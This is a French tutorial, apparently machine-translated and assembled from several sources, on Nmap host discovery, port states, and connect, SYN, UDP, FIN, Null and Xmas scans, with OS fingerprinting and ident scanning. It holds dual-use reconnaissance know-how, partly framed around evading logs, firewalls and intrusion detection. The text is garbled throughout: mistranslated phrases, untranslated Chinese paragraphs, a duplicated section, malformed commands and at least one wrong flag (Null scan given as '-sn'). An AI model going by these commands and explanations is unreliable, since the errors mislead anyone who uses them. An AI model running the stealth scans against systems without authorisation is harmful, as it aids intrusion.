TCP ACK ping est assez similaire à la SYN ping qui vient d’être discutée. Peut-être avez-vous deviné la différence entre le réglage d’un signe TCP ACCK et non pas un signe SYN. Le papier ACK indique une tentative de créer une connexion, mais ce lien n’a pas encore été entièrement établi. De cette façon, vous pouvez détecter l’hôte qui empêche le paquet SYN et la requête ICMP Echo. Beaucoup de pare-feu bloquent le message SYN, donc nmap fournit à la fois le balayage TCP SYN Ping et la méthode de détection TCP ACK Ping, ce qui augmente grandement la probabilité de passer par le pare-feu.
-PAL’option utilise le même port par défaut (80) que SYN pour détecter, ou vous pouvez spécifier une liste de ports cibles dans le même format. Si les utilisateurs non privilégiés essaient cette fonctionnalité, ou l’objectif IPv6 est spécifié, la méthode précédente connect() sera utilisée. Cette méthode n’est pas parfaite car elle envoie réellement SYN plutôt que ACK.
De nombreux gestionnaires déploieront leurs routeurs ou autres pare-feu simples pour bloquer les messages SYN à moins que la connexion cible des serveurs ouverts, tels que les sites Web d’entreprise ou les serveurs de courrier. --synLorsque cette règle de pare-feu non-état existe, envoyez-la à la détection SYN ping de la fermeture du port cible (-PSDans ce cas, la détection AK a un point flash spécial car elle utilise la même règle.
Un autre pare-feu couramment utilisé utilise des règles d’état pour bloquer les messages indésirables, une fonctionnalité qui a commencé à exister seulement dans les pare-feu haut de gamme, mais elle devient plus courante au fil des ans. --stateL’option prend en charge cette fonctionnalité, qui classe le message selon l’état de connexion. La détection SYN est plus susceptible d’être utilisée dans un tel système parce que les messages ACK sans cerveau sont généralement identifiés comme contrefaits et rejetés. La solution est en spécifiant le dilemme. -PSRéaffecté-PASYN est envoyé à l’ACK. Exemple: nmap-PA-PS 172.27.42.110-v /-v montre les détails, qui peuvent être faits sans aller directement aux résultats – PU [portlist] (Ping UDP)
Il y a aussi une option UDP ping trouvée par l’hôte, qui envoie une option vide (sauf indication contraire).--data-length Le message UDP va au port donné. Le format de la liste des ports et discuté précédemment-PSet-PAL’option reste la même. Si aucun port n’est spécifié, la valeur par défaut est 31338.nmap.hLes valeurs DEFAULT-UDP-PROBE-PORT dans le fichier sont configurées. L’utilisation par défaut d’un port aussi étrange est que cette numérisation vers des ports ouverts n’est généralement pas bien accueillie.
Si le port de la machine cible est fermé, la détection UDP devrait recevoir immédiatement un message de réponse qu’un port ICMP ne peut pas atteindre. Cela signifie que le périphérique fonctionne à Nmap. De nombreux autres types d’erreurs ICMP, comme l’incapacité d’atteindre le temps d’arrêt hôte/réseau ou TTL, sont désactivés et non disponibles.
L’avantage principal de ce type de balayage est qu’il peut voyager à travers des pare-feu et des filtres qui filtrent uniquement TCP. Par exemple, j’avais un routeur large bande sans fil Linksys BEFW11S4. Par défaut, la carte externe de l’appareil a filtré tous les ports TCP, mais la détection UDP générerait toujours des informations inaccessibles sur un port, s’exposant ainsi lui-même.-PE; -PP; -PMP; -Pmm4 (Types de Ping ICP)
En plus des hôtes TCP et UDP inhabituels dont nous avons parlé précédemment, Nmap peut nous envoyer un ping. Nmap envoie une demande de type 8 (réponse) à l’adresse IP cible et attend avec impatience un type 0 (réaction) de l’hôte en cours d’exécution. L’option –PE signifie simplement envoyer le paquet de données ICMP Echo à l’hôte cible pour détecter si l’hôte cible est ou non en ligne, malheureusement beaucoup d’hôtes et de pare-feu bloquent maintenant ces messages au lieu de répondre comme prévu, voirRFC 1122Par conséquent, les analyses ICMP ne suffisent généralement pas pour atteindre des cibles Internet, mais elles peuvent être un moyen pratique et efficace pour les administrateurs de système de surveiller un réseau interne. Utilisation-PEoption pour ouvrir la fonction de requête d’écho. Exemple: nmap-PE-v72/27.42.110
Bien que la requête écho soit une requête standard ICMP ping, Nmap n’excède pas cela.RFC 792Les demandes de tampons horaires sont également réglementées, les demandes d’information sont demandées et les demandes de masques d’adresse sont codées respectivement 13, 15 et 17. Bien que l’objectif apparent de ces demandes soit d’obtenir des informations telles que les masques d’adresse et le temps actuel, ils peuvent être facilement utilisés pour la découverte de l’hôte. « L’hôte n’aurait pas dû atteindre ces messages. » Les requêtes de caches d’adresse et de chronomètres peuvent être utilisées séparément-PPet-PMoption à envoyer. La réponse par timbre horaire (code ICMP 14) ou par masque d’adresse (code 18) indique que l’hôte est en marche. Ces deux requêtes peuvent être utiles lorsque les administrateurs bloquent spécifiquement les requêtes d’écho et oublient d’autres requêtes ICMP qui pourraient être utilisées dans le même but. Exemple: ICMP time taping ping scanning nmap-PP-v www.baidu.com Exemple: masque d’adresse ICMP ping-nmap-PE -v 172.27.42.110 Différentes méthodes de numérisation pénètrent différents pare-feu avec des effets différents.-PR (ARP Ping)
Dans la plupart des réseaux locaux, en particulier ceux basés sur la gamme d’adresses privées RFC 1918, la plupart des adresses IP ne sont pas utilisées à un moment donné. Lorsque Nmap tente d’envoyer un message IP original comme une requête de réponse ICMP, il est nécessaire que le système d’exploitation détermine l’adresse matérielle (ARP) qui correspond à l’IP cible pour qu’il puisse obtenir le cadre à la bonne adresse. Cela est généralement lent et problématique parce que les opérateurs ne pensent pas qu’ils feront normalement des millions de demandes à des machines sans fonctionner dans un court laps de temps.
Nmap gère la requête ARP en utilisant son algorithme optimisé lorsqu’il est scanné. Lorsqu’elle reçoit une réponse, Nmap n’a même pas besoin de s’inquiéter d’un message de ping basé sur IP, car elle sait déjà que l’hôte fonctionne. -PIOu… -PS) Nmap utilisera également ARP pour l’une des machines cibles du même réseau local de domaine. Si vous ne voulez vraiment pas d’analyse ARP, spécifiez --send-ipJe suis désolé. (pas de description de domaine inversé)
Dites à Nmap de ne jamais effectuer d’analyse inverse du domaine de l’adresse IP active qu’elle a trouvée. Comme le DNS est généralement plus lent, il peut faire que les choses arrivent un peu plus vite.-R (Définition des noms de domaine pour tous les cibleips)
Dites à Nmap Pour toujours. L’adresse IP cible est interprétée en sens inverse. Cette opération n’est généralement effectuée que lorsque la machine est trouvée en marche.--system-dns (Utilisez le résolveur de domaine système)
Par défaut, Nmap interprète les noms de domaine en envoyant directement le serveur de noms de domaine configuré sur votre hôte. Pour améliorer les performances, de nombreuses requêtes (généralement des dizaines) sont envoyées et exécutées. Si vous souhaitez utiliser un solveur de piste d’accueil système, spécifiez cette option (par getnameinfo() appelant une résolution IP). Les résolveurs système sont toujours utilisés pour les scans IPv6 — Traceroute.
L’option –traceroute permet le suivi de la route, aide à comprendre le réseau et permet l’affichage des nœuds réseau entre les ordinateurs locaux et les cibles.
Exemple: nmap-traceroute -v 172.27.42.110--system-dns (Utilisez le résolveur de domaine système)
Par défaut, Nmap interprète les noms de domaine en envoyant directement une requête au serveur de nom de domaine configuré sur votre hôte. Pour améliorer les performances, de nombreuses requêtes (généralement des dizaines) sont envoyées et exécutées. Si vous souhaitez utiliser un résolveur de piste d’accueil système, spécifiez cette option (par getnameinfo() appelant une résolution IP). Les solveurs de système utilisent toujours des scanners IPv6.
Base de numérisation des ports


Bien que Nmap ait fonctionné de plus en plus au fil des ans, elle a commencé par un scanner port efficace, qui reste sa fonction centrale. nmap <target>Cette commande simple scanne l’ordinateur central.<target>Il y a plus de 1660 ports TCP. Beaucoup de scanners traditionnels de port ne listent que si tous les ports sont ouverts ou fermés, et Nmap a une quantité beaucoup plus petite d’informations. Il divise le port en six états : open(ouvert) closed(Fermé)filtered(filtré) unfiltered(Non filtré) open|filtered(开放或者被过滤的)ou closed|filtered(关闭或者被过滤的)。
Ces états ne sont pas la nature des ports eux-mêmes, mais plutôt décrire comment Nmap les voit. Par exemple, pour le même port de la machine cible 135/tcp, il est ouvert à partir d’un scan web, tout en effectuant exactement le même scan sur le réseau peut indiquer qu’il est. filtered(filtré)
Six états portuaires identifiés par Nmap.ouvert(ouvert)
应用程序正在该端口接收TCP 连接或者UDP报文。发现这一点常常是端口扫描 的主要目标。安全意识强的人们知道每个开放的端口 都是攻击的入口。攻击者或者入侵测试者想要发现开放的端口。 而管理员则试图关闭它们或者用防火墙保护它们以免妨碍了合法用户。 非安全扫描可能对开放的端口也感兴趣,因为它们显示了网络上那些服务可供使用。fermé(Fermé)
关闭的端口对于Nmap也是可访问的(它接受Nmap的探测报文并作出响应), 但没有应用程序在其上监听。 它们可以显示该IP地址上(主机发现,或者ping扫描)的主机正在运行up 也对部分操作系统探测有所帮助。 因为关闭的关口是可访问的,也许过会儿值得再扫描一下,可能一些又开放了。 系统管理员可能会考虑用防火墙封锁这样的端口。 那样他们就会被显示为被过滤的状态,下面讨论。filtré(filtré)
由于包过滤阻止探测报文到达端口, Nmap无法确定该端口是否开放。过滤可能来自专业的防火墙设备,路由器规则 或者主机上的软件防火墙。这样的端口让攻击者感觉很挫折,因为它们几乎不提供 任何信息。有时候它们响应ICMP错误消息如类型3代码13 (无法到达目标: 通信被管理员禁止),但更普遍的是过滤器只是丢弃探测帧, 不做任何响应。 这迫使Nmap重试若干次以访万一探测包是由于网络阻塞丢弃的。 这使得扫描速度明显变慢。non filtré(non filtré)
未被过滤状态意味着端口可访问,但Nmap不能确定它是开放还是关闭。 只有用于映射防火墙规则集的ACK扫描才会把端口分类到这种状态。 用其它类型的扫描如窗口扫描,SYN扫描,或者FIN扫描来扫描未被过滤的端口可以帮助确定 端口是否开放。ouvert au filtreOuvert ou filtré
当无法确定端口是开放还是被过滤的,Nmap就把该端口划分成 这种状态。开放的端口不响应就是一个例子。没有响应也可能意味着报文过滤器丢弃 了探测报文或者它引发的任何响应。因此Nmap无法确定该端口是开放的还是被过滤的。 UDP,IP协议, FIN,Null,和Xmas扫描可能把端口归入此类。fermé au filtre(Fermé ou filtré)
Cet état est utilisé pour Nmap pour déterminer si le port est fermé ou filtré. Il ne peut apparaître que dans l’analyse IPID Idle.
Ping Scannage
nmap -sP 192.168.0/24 //Équivalent aux paramètres -sP. Tous les scans de ping. nmap -sn 192.168.0/24
Les envahisseurs utilisent Nmap pour analyser l’ensemble du réseau pour obtenir des cibles. Les balayages de Ping sont effectués en utilisant des commandes « -sp ». En cas de défaut, Nmap envoie un écho ICMP et un ACK TCP à chaque hôte scanné, qui reçoit toute réponse de Nmap.
Exemple : Scannage 192.168,70 Réseau :
# nmap -sP 192.168.7.0/24

Starting nmap V. 2.12 by Fyodor ([email protected], www.insecure.org/nmap/)
Host (192.168.7.11) appears to be up.
Host (192.168.7.12) appears to be up.
Host (192.168.7.76) appears to be up.
Nmap run completed -- 256 IP addresses (3 hosts up) scanned in 1 second
Si les demandes d’écho ICMP ne sont pas envoyées, mais si le système est vérifié pour la disponibilité, cette numérisation peut ne pas être répondue par certains sites. Dans de tels cas, un «ping» TCP peut être utilisé pour scanner des réseaux cibles.
Un « ping » TCP enverra un AK à chaque hôte du réseau cible. L’hôte du réseau retourne une réponse RST TCP si elle est en ligne. En utilisant l’option TCP avec balayage ping, l’option PT peut scanner le port spécifié sur le réseau (le port par défaut mentionné dans cet exemple est le port 80(http), il sera possible de passer à travers le routeur de la frontière cible ou même le pare-feu. Notez que les cibles sur l’hôte détecté n’ont pas besoin d’ouvrir et dépendent de façon critique si elles sont sur le réseau.
# nmap -sP -PT80 192.168.7.0/24
TCP probe port is 80

Starting nmap V. 2.12 by Fyodor ([email protected], www.insecure.org/nmap/)
Host (192.168.7.11) appears to be up.
Host (192.168.7.12) appears to be up.
Host (192.168.7.76) appears to be up.
Nmap run completed -- 256 IP addresses (3 hosts up) scanned in 1 second
L’étape suivante consiste à effectuer une analyse de port lorsque les envahisseurs potentiels découvrent l’ordinateur central qui fonctionne sur le réseau cible.
Nmap prend en charge le balayage des connexions TCP par différents types de ports, TCP SYN, Stealth FIN, Xmas Tree, Null et UDP scans.
Numérisation des ports
Un des attaquants a utilisé un scanner de connexion TCP pour être facilement détecté., car Nmap utilisera le système connect() pour ouvrir la connexion du port pertinent sur la cible et compléter trois poignées de main TCP. La connexion Hackers à l’hôte affichera un port ouvert. Une connexion tcp scanne en utilisant les commandes « -ST » comme suit.
# nmap -sT 192.168.7.12
Starting nmap V. 2.12 by Fyodor ([email protected], www.insecure.org/nmap/)
Interesting ports on (192.168.7.12):
Port State Protocol Service
7 open tcp echo
9 open tcp discard
13 open tcp daytime
19 open tcp chargen
21 open tcp ftp
Scannage secret (Scanning de la hauteur)
Si un attaquant ne veut pas enregistrer ses informations sur le journal du système cible au moment de la numérisation, les scanners TCPSYN peuvent vous aider avec votre travail. Ils laissent rarement un enregistrement sur la machine cible et le processus des mains poignées de main trois fois ne sera jamais entièrement réalisé. Commencez un balayage SYN en envoyant un paquet SYN (le premier dans le protocole TCP). Tout port ouvert aura une réponse SYN ?? ACK. Cependant, l’agresseur envoie un RST de remplacement ACK, la connexion est suspendue. Trois poignées de main ne sont pas réalisées, donc peu de sites peuvent enregistrer de telles détections. S’ils sont des ports fermés, les réponses au signal SYN initial seront également RST, ce qui permettra à NMAP de savoir qu’il n’écoute pas.
# nmap -sS 192.168.7.7

Starting nmap V. 2.12 by Fyodor ([email protected], www.insecure.org/nmap/)
Interesting ports on saturnlink.nac.net (192.168.7.7):
Port State Protocol Service
21 open tcp ftp
25 open tcp smtp
53 open tcp domain
80 open tcp http
...
Nmap run completed -- 1 IP address (1 host up) scanned in 1 second
Bien que le balayage SYN ne soit pas remarqué, ils sont capturés par certains systèmes de détection d’intrusion. Stealth Fin, Xmas Tree et Nullscans peuvent être utilisés pour éviter le filtrage des paquets et détecter l’accès aux ports restreints. Les trois scanners retournent à RST pour les ports fermés, tandis qu’un port ouvert absorbe les kits.
Cependant, Xmas scanne les marqueurs « -X » ouverts FIN, URG et PUSH, un Null scanne « -sn » ferme tous les points de signe. Parce que Microsoft ne supporte pas la norme TCP, FIN, Xmas Tree et Null Scans sont efficaces dans les systèmes d’exploitation non-MSC.
Analyse UDP (analyse UDP)
Si un attaquant recherche une échappatoire UDP populaire, comme rpcbind ou cDc Backoricle. Pour détecter quels ports écoutent, l’analyse UDP est faite pour savoir lesquels sont ouverts à l’UDP. Nmap enverra une version O-by-bit du paquet UDP à chaque port. Si l’hôte retourne inaccessible, le port est fermé. Mais cette méthode est limitée par le temps car la plupart des hôtes UNIX limitent les taux d’erreur ICMP. Heureusement, Nmap ne détecte pas ce taux lui-même et réduit sa propre vitesse, sans se déverser de l’hôte.
# nmap -sU 192.168.7.7

WARNING: -sU is now UDP scan -- for TCP FIN scan use -sF
Starting nmap V. 2.12 by Fyodor ([email protected], www.insecure.org/nmap/)
Interesting ports on saturnlink.nac.net (192.168.7.7):
Port State Protocol Service
53 open udp domain
111 open udp sunrpc
123 open udp ntp
137 open udp netbios-ns
138 open udp netbios-dgm
177 open udp xdmcp
1024 open udp unknown

Nmap run completed -- 1 IP address (1 host up) scanned in 2 seconds
Reconnaissance du système d’exploitation (empreintes digitales)
Habituellement, un intrus peut être familier avec une échappatoire dans un système d’exploitation et avoir un accès facile à la machine. Une option courante est l’empreinte digitale sur TCP/IP, qui détermine le type de système d’exploitation à distance avec l’option « -O ». Ceci peut être utilisé en conjonction avec un balayage de port mais ne peut pas être utilisé en combinaison avec ping scanning. Nmap réduit la gamme des systèmes opérationnels recherchés en envoyant différents types de signaux de détection à l’hôte.http://www.insecure.org/nmap/nmap-fingerprinting-article.html
Le système d’exploitation de Nmap a été testé avec précision et efficacité, par exemple en utilisant la pile d’empreintes digitales du système Solaris 2.7.
# nmap -sS -O 192.168.7.12

Starting nmap V. 2.12 by Fyodor ([email protected], www.insecure.org/nmap/)
Interesting ports on comet (192.168.7.12):
Port State Protocol Service
7 open tcp echo
9 open tcp discard
13 open tcp daytime
19 open tcp chargen
21 open tcp ftp
...
TCP Sequence Prediction: Class=random positive increments
Difficulty=17818 (Worthy challenge)
Remote operating system guess: Solaris 2.6 - 2.7

Nmap run completed -- 1 IP address (1 host up) scanned in 5 seconds
Analyse d’identité
Un attaquant recherche souvent un ordinateur qui a une faille dans certains processus. Par exemple, un serveur WEB qui fonctionne avec root. Si la cible exécute un identifiant, l’un des attaquants utilise Nmap pour se connecter via l’option « -I » à TCP, nous découvrons quel utilisateur possède le démon http. Nous scannons un serveur WEB Linux, par exemple:
# nmap -sT -p 80 -I -O www.yourserver.com

Starting nmap V. 2.12 by Fyodor ([email protected], www.insecure.org/nmap/)
Interesting ports on www.yourserver.com (xxx.xxx.xxx.xxx):
Port

State Protocol Service Owner
80 open tcp http root

TCP Sequence Prediction: Class=random positive increments
Difficulty=1140492 (Good luck!)
Remote operating system guess: Linux 2.1.122 - 2.1.132; 2.2.0-pre1 - 2.2.2

Nmap run completed -- 1 IP address (1 host up) scanned in 1 second
Si votre serveur WEB est configuré à tort et fonctionne avec root, comme par le passé, il sera sombre avant l’aube.
Il n’est pas sûr pour Apache de fonctionner sous root, et vous pouvez arrêter la requête ident= »s en annulant le fichier au-service dans/etc/inded.conf, et le redémarrer. Il est également possible de résilier la demande ident= »s en utilisant des picchains ou votre pare-feu le plus commun, en appliquant des règles de pare-feu sur les frontières du réseau qui empêcheront les visiteurs inconnus de détecter quels processus sont disponibles pour les utilisateurs de votre site Web.
Technologie de numérisation des ports
En tant que nouveau mécanicien, je peux passer des heures à chercher les outils de base (hampes, bandes, déclencheurs, etc.) à utiliser sur les missions à main. Quand j’ai échoué à remorquer la voiture de mon vieux à un vrai technicien, il a toujours retourné sa boîte à outils jusqu’à ce qu’il sorte un outil parfait et semble ensuite débridé. L’art du balayage de port et cette chose similaire. L’expert comprend que vous avez besoin d’un des types (ou combinaisons) les plus appropriés pour faire le travail. D’autre part, les utilisateurs inexpérimentés et les nouveaux arrivants utilisent toujours un balayage SYN par défaut pour résoudre chaque problème. Nmap étant libre, le seul obstacle à la maîtrise du balayage de port est la connaissance. Ceci est certainement au-delà de la puissance du monde automobile, où il peut prendre des techniques super-traction pour déterminer que vous avez besoin d’une machine de claquement, et puis vous devez payer des milliers de dollars pour elle.
Lorsque Nmap a été publié en 1997, le besoin de privilèges root était une restriction grave, car beaucoup d’utilisateurs n’avaient que des comptes shell partagés. Maintenant, le monde a changé, les ordinateurs sont moins chers, plus de personnes ont des connexions Internet, et les systèmes UNIX de bureau (y compris Linux et MAC X) sont communs. La version Windows de Nmap permet également d’opérer sur plus de bureaux.
Bien que Nmap essaie de produire les bons résultats, rappelez-vous que tous sont basés sur les retours des machines cibles (ou les pare-feu devant eux).Ces hôtes peuvent ne pas être dignes de confiance, et ils peuvent répondre aux messages Nmap .

Cette section traite d’une douzaine de techniques de numérisation supportées par Nmap, utilisant habituellement une seule méthode à la fois, sauf pour les balayages UDP.-sU) peut être utilisé en conjonction avec n’importe quel type de balayage TCP. Un rappel amical que le format d’option de type de numérisation de port est-s, où<C><C> Un caractère visible, généralement le premier. Une exception est la numérisation FTP décréquée (-bNmap effectue un balayage SYN par défaut, mais si l’utilisateur n’a pas la permission d’envoyer le message original (les privilèges root sont requis sur UNIX) ou s’il est spécifié comme cible IPv6, Nmap appelle connection(). Dans les scanneurs listés dans cette section, les utilisateurs non privilégiés ne peuvent effectuer que des balayages connect() et ftp rebond.-sS (TCP SYN Scan)

Les scans SYN sont relativement secrets et pas faciles à remarquer, car ils ne complètent jamais les connexions TCP. Ils ne dépendent pas non plus d’une plate-forme spécifique, comme le Fin/Null/Xmas, Maimon et Idle Scanning, mais peuvent traiter avec n’importe quel compactage TCP compatible.open(ouvert) closed(Fermé) etfiltered(filtré)
Il est souvent appelé un scan semi-ouvert car il n’ouvre pas une connexion TCP complète. Il envoie un message SYN, comme vous voulez vraiment ouvrir une connexion et attendre une réponse. SYN/ACK indique que le port écoute (ouvert), tandis que RST (répété) signifie qu’il n’y a pas d’auditeurs. Si plusieurs ré-offreurs ne répondent pas, le port est marqué comme filtré. Si ICMP est reçu, l’erreur ne peut être atteinte (type 3, code 1, 2, 3, 9, 10 ou 13), le port est également marqué comme filtré.
La raison d’être de l’opération est la suivante :
-sT (TCP scan())
SYN scan est le scanner TCP par défaut lorsque les scanners SYN ne sont pas utilisables. C’est le cas lorsque les utilisateurs n’ont pas la permission d’envoyer du texte original ou de scanner des réseaux IPv6.connect() Le système appelle à des connexions au système d’exploitation et cible et port, plutôt que d’envoyer des messages originaux directement que d’autres types de numérisation. Il s’agit d’un appel système de haut niveau avec les navigateurs Web, clients P2P et la plupart des autres applications web pour créer la connectivité. Nmap utilise cette API pour obtenir des informations sur l’état de chaque tentative de connexion au lieu de lire le texte original de la réponse.
Lorsque les analyses SYN sont disponibles, c’est généralement un meilleur choix. Parce que Nmap est de haut niveau. connect()Le système est moins efficace lorsqu’il appelle une connexion complète à un port cible ouvert plutôt qu’une répétition semi-ouverte comme le scanner SYN. Il faut plus de temps, et plus de messages sont nécessaires pour obtenir les mêmes informations, et les machines cibles sont plus susceptibles d’enregistrer des connexions. Lorsque Nmap se connecte, alors n’envoie pas de données hors, de nombreux services UNIX réguliers laissent des enregistrements sur syslog, parfois comme une erreur chiffrée.
这是一种最为普通的扫描方法,这种扫描方法的特点是:扫描的速度快,准确性高,对操作者没有权限上的要求,但是容易被防火墙和IDS(防入侵系统)发现

运行的原理:通过建立TCP的三次握手连接来进行信息的传递
① Client端发送SYN;
② Server端返回SYN/ACK,表明端口开放;
③ Client端返回ACK,表明连接已建立;
④ Client端主动断开连接。
-sU (Scannage UDP)
Bien que bon nombre des services populaires sur Internet fonctionnent sous les protocoles TCP, ils ne sont pas disponibles pour être utilisés dans la vie publique.UDPLes trois plus courantes sont les ports enregistrés 53, 161/162 et 67/68. Comme les balayages UDP sont généralement lents et plus difficiles que TCP, certains employés de l’habilitation de sécurité les ignorent.
Analyse UDP-sUoption active. Il scanne avec TCP comme SYN (dans le texte).-sS) est utilisé en combinaison pour vérifier simultanément les deux accords.
UDP scanne les rapports vides (pas de données) UDP vers chaque port cible. Si une erreur n’est pas atteinte en renvoyant le port ICMP (type 3, code 3), le port estclosed(Fermé). D’autres ICMP ne peuvent pas atteindre l’erreur(type 3, code 1, 2, 9, 10 ou 13) indiquant que le port estfiltered(filtré) Parfois, un service répond à un rapport UDP selon lequel le port estopen(ouvert) Si plusieurs retests ne répondent pas, le port est considéré open|filteredCela signifie que le port peut être ouvert ou qu’un filtre de paquet bloque les communications.-sVAide à distinguer entre les ports ouverts réels et les ports filtrés.
Les ports ouverts et filtrés répondent rarement, permettant à Nmap de faire des heures supplémentaires avant de détecter les images ou de répondre à la perte. Les ports fermés sont souvent un problème plus important. Ils envoient généralement un port ICMP qui ne peut pas atteindre le mauvais bout. Mais contrairement aux ports TCP fermés répondant à RST SYN ou Connect Scan envoyés, de nombreux hôtes par défaut limite l’accès au port ICMP à l’information. Linux et Solaris sont particulièrement stricts à cet égard. Par exemple, Linux 2.4.20 a des limites nucléaires d’une seconde pour envoyer un seul message non accessible.net/ipv4/icmp。c)。
Les taux de détection de Nmap sont limités et ralentis pour éviter de bloquer le réseau avec des messages inutiles qui ont été rejetés par les opportunités cibles. Malheureusement, un rapport d’une seconde de style Linux limite la numérisation de 65 536 ports à plus de 18 heures.--host-timeoutJ’ai dépassé le rythme lent de l’hôte.-sN; -sF; -sX (TCP Null, FIN et Xmas scan)
Ces trois types de scans (même décrits dans la section suivante) --scanflags Plus de types d’options) dansRFC TCP J’ai trouvé une façon subtile de distinguer.open(ouvert) et closedPort (Fermé). Page 65 dit, « Si [目标]L’état du port est fermé… en entrant un message sans RST menant à une réponse RST. » La page suivante traite de l’envoi de messages pour ouvrir des ports sans mettre en place les emplacements SYN, RST ou ACK : – Théoriquement, cela n’aurait pas dû se produire si vous l’aviez effectivement reçu, abandonné le journal et retourné. ”
Si le système de numérisation suit ce RFC, tout message qui ne contient pas de emplacements SYN, RST ou ACK lorsque le port est fermé conduira à un retour RST et aucune réponse ne devrait être reçue lorsque le port est ouvert. Tant qu’il n’inclut pas SYN, RST ou ACK, toute combinaison de trois autres types (FIN, PSH et URL). Nmap utilise ceci : Null scan ()-sN)
Ne pas définir de signalisation (en-tête tcp est 0)
Le balayage NULL est une méthode de numérisation inversée, envoyée au serveur en lui envoyant un paquet de données sans signalisation et en attendant le contenu de retour du serveur.Cette méthode de numérisation est beaucoup plus cachée que celle mentionnée précédemment, mais elle est aussi moins précise., l’utilisation principale estPour déterminer si le système d’exploitation est Windows, puisque Windows ne respecte pas les normes RFC 793, retourne le paquet RST que le port soit ouvert ou fermé

Mais alors que NULL avait certaines de ces utilisations, je ne pensais pas qu’il était approprié d’utiliser NULL.
1, la méthode NULL n’est pas très précise, et le statut du port ne revient pas exactement.
2. Pour accéder au système d’exploitation de l’hôte cible, des paramètres (-O) peuvent être utilisés et pour certains systèmes opérationnels qui ne peuvent pas être jugés avec précision peuvent être ajoutés (-osscan-guess)
3, les scanners NULL sont facilement filtrés
Scannage FIN (Photo)-sF)
Seuls les points de signature TCP Fin sont définis. Les principes du scan FIN sont essentiellement les mêmes que ceux du scan NULL.-sX)
Configurez les logos FIN, PSH et URG comme illuminer toutes les lumières d’un sapin de Noël.
Les trois scans sont complètement cohérents dans le comportement, sauf pour le marquage du matériel de détection. Si un message RST est reçu, le port est considéré comme étant closed(Fermé) et aucune réponse signifie que le port estopen|filtered(开放或者被过滤的). Si une ICMP est reçue sans erreur d’accès (type 3, code 1, 2, 3, 9, 10 ou 13), le port est marqué comme suit : 被过滤的。
L’avantage clé de ces scans est qu’ils peuvent éviter certains pare-feu non armés et les routeurs de filtre de message. Un autre avantage est que les types sont encore plus secrets que les scans SYN. Mais ne comptez pas sur elle — la plupart des produits IDS modernes peuvent les trouver.closedC’est principalement Microsoft Windows, de nombreux équipements Cisco, BSDI et IBM OS/400. Mais ce scan fonctionne pour la plupart des systèmes UNIX. Une autre faiblesse de ces scans est qu’ils ne peuvent pas être identifiés.openPorts (ouverts) et certains ports spécifiques filteredPort (filtré) retourné open|filtered(开放或者被过滤的)。-sA (TCP ACK Scan)
